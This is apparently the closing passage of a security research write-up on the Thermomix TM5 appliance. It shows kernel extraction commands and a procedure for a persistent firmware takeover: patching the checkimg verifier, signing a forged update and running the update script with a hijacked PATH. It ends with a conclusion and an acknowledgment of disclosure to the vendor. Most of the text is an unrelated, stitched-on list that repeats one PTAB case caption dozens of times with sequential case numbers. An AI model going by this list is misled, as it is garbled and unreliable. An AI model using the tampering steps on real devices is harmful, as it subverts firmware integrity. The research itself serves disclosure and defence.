$ OFFSET=$(binwalk section_0.bin | grep zImage | awk '{print $1}')
$ dd if=section_0.bin of=zImage bs=${OFFSET} skip=1
$ vmlinux-to-elf zImage kernel.elf
[+] Version string: Linux version 2.6.35.14-571-gcca29a0 (jenkins@tm5dev-VirtualBox) (gcc ver
[+] Guessed architecture: armle successfully in 0.27 seconds
[+] Found kallsyms_token_table at file offset 0x0039a2a0
[+] Found kallsyms_token_index at file offset 0x0039a610
[+] Found kallsyms_markers at file offset 0x0039a1a0
[+] Found kallsyms_names at file offset 0x00370fd0
[+] Found kallsyms_num_syms at file offset 0x00370fc0
[i] Null addresses overall: 0 %
[+] Found kallsyms_addresses at file offset 0x00361b50
[+] Successfully wrote the new ELF kernel to kernel.elf
```

Exploitation

The persistent process is described as follows:

1. **Extract a update file:** Original firmware update file sections will be used for crafting a custom firmware update file and apply custom patches.
2. **Patching the checking binary:** Modify the `checkimg` binary to accept our own RSA signature or to bypass signature verification entirely (allowing both legitimate and forged firmware update files to be processed). Ensure that the patched `checkimg` binary will be included in the rootfs of the patched update file. This is essential because a second verification of the update file occurs after reboot before patching the secondary slot to prevent TOCTOU vulnerability.
3. **Crafting an update file:** Create a custom firmware update file that includes the modified rootfs and sign this update file with our own private key.
4. **Manually Initiating the Update Process:** Use the following commands to apply the custom update file:

```
export PATH=/tmp/sda2/patch:${PATH}
/opt/update.sh /tmp/sda2/patch/tm5.img /tmp/hotplug_add.lock 1
reboot
```

These commands hijack the checkimg binary calls from the update script to accept the patched `tm5.img` update file. After reboot, the system will load the modified rootfs, granting persistent access.

Synacktiv logo on the Thermomix TM5 screen

CONCLUSION

This research reveals three critical weaknesses in the Thermomix TM5's security:

- **Tamperable Nonce:** Because the nonce is excluded from the RSA signature, allowing it to be manipulated to alter the decryption keystream.
- **Known AES Key:** The AES key can be extracted from the NAND flash and the `/usr/sbin/checkimg` binary, enabling precise nonce calculation.
- **Incomplete Secure Boot:** The lack of robust integrity checks for the rootfs allows unauthorized modifications of the NAND flash content.

By exploiting these flaws, one can alter the firmware version block to bypass anti-downgrade protections, downgrade the firmware, and potentially execute arbitrary code. Strengthening the cryptographic binding of the nonce and tag, and enforcing comprehensive digital signatures on both the firmware and rootfs, are essential to mitigate these vulnerabilities.

Limitations and Scope

- **Firmware Downgrades:** Downgrades are limited to firmware versions prior to `2.14` . Version `2.14` and later bind section signatures to the signed content of the version section, preventing firmware section swapping.
- **RSA Signature:** No RSA signature bypass has been found, so every section must be valid and signed.
- **Security Impact:** The absence of camera and microphone, the low-power CPU, and the need for physical access with custom tooling constrain the impact of the vulnerabilities and poses no risk to users.
- **Impacted Models:** The TM6 and TM7 were not evaluated in this research and may use different protection schemes.

Acknowledgments

We would like to thank Vorwerk for their prompt response to our vulnerability disclosure and for authorizing this publication.

REFERENCES

1. Thermomix: all your recipes are belong to us
2. CVE-2011-5325 - Directory traversal vulnerability in the BusyBox
3. i.MX28 Applications Processor Reference Manual
4. Firmware reverse-engineering tools for i.MX NAND flash
5. DCP: Data Co-Processor
6. DCP-How to do Key Management

OTHER PUBLICATIONS

CANON, INC. AFT CANON EMBETTER

Canon Inc. and Canon USA, Inc. v. Enfish, LLC, IPR2015-01646, Paper 29 (PTAB Nov. 30, 2016)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01480, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01481, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01482, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01483, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01484, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01485, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01486, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01487, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01488, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01489, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01490, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01491, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01492, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01493, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01494, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01495, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01496, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01497, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01498, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01499, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01500, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01501, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01502, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01503, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01504, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01505, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01506, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01507, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01508, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01509, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01510, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01511, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01512, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01513, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01514, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01515, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01516, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01517, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01518, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01519, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01520, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01521, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01522, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01523, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01524, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01525, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01526, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01527, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01528, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01529, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01530, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01531, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01532, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01533, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01534, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01535, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01536, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01537, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01538, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01539, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01540, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01541, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01542, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01543, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01544, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01545, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01546, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01547, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01548, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01549, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01550, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01551, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01552, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01553, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01554, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01555, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01556, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01557, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01558, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01559, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01560, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01561, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01562, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01563, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01564, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01565, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01566, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01567, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01568, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01569, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01570, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01571, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01572, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01573, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01574, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01575, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01576, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01577, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01578, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01579, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01580, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01581, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01582, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01583, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01584, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01585, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01586, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01587, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01588, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01589, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01590, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01591, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01592, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01593, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01594, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01595, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01596, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01597, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01598, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01599, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01600, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01601, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

Case IPR2016-01602, Paper 8 (PTAB Jan. 23, 2017)

CLEARVALUE, INC. DYNAMIC CLEARING PROPERTIES, LLC

CLEARVALUE, INC. v. DYNAMIC CLEARING PROPERTIES, LLC

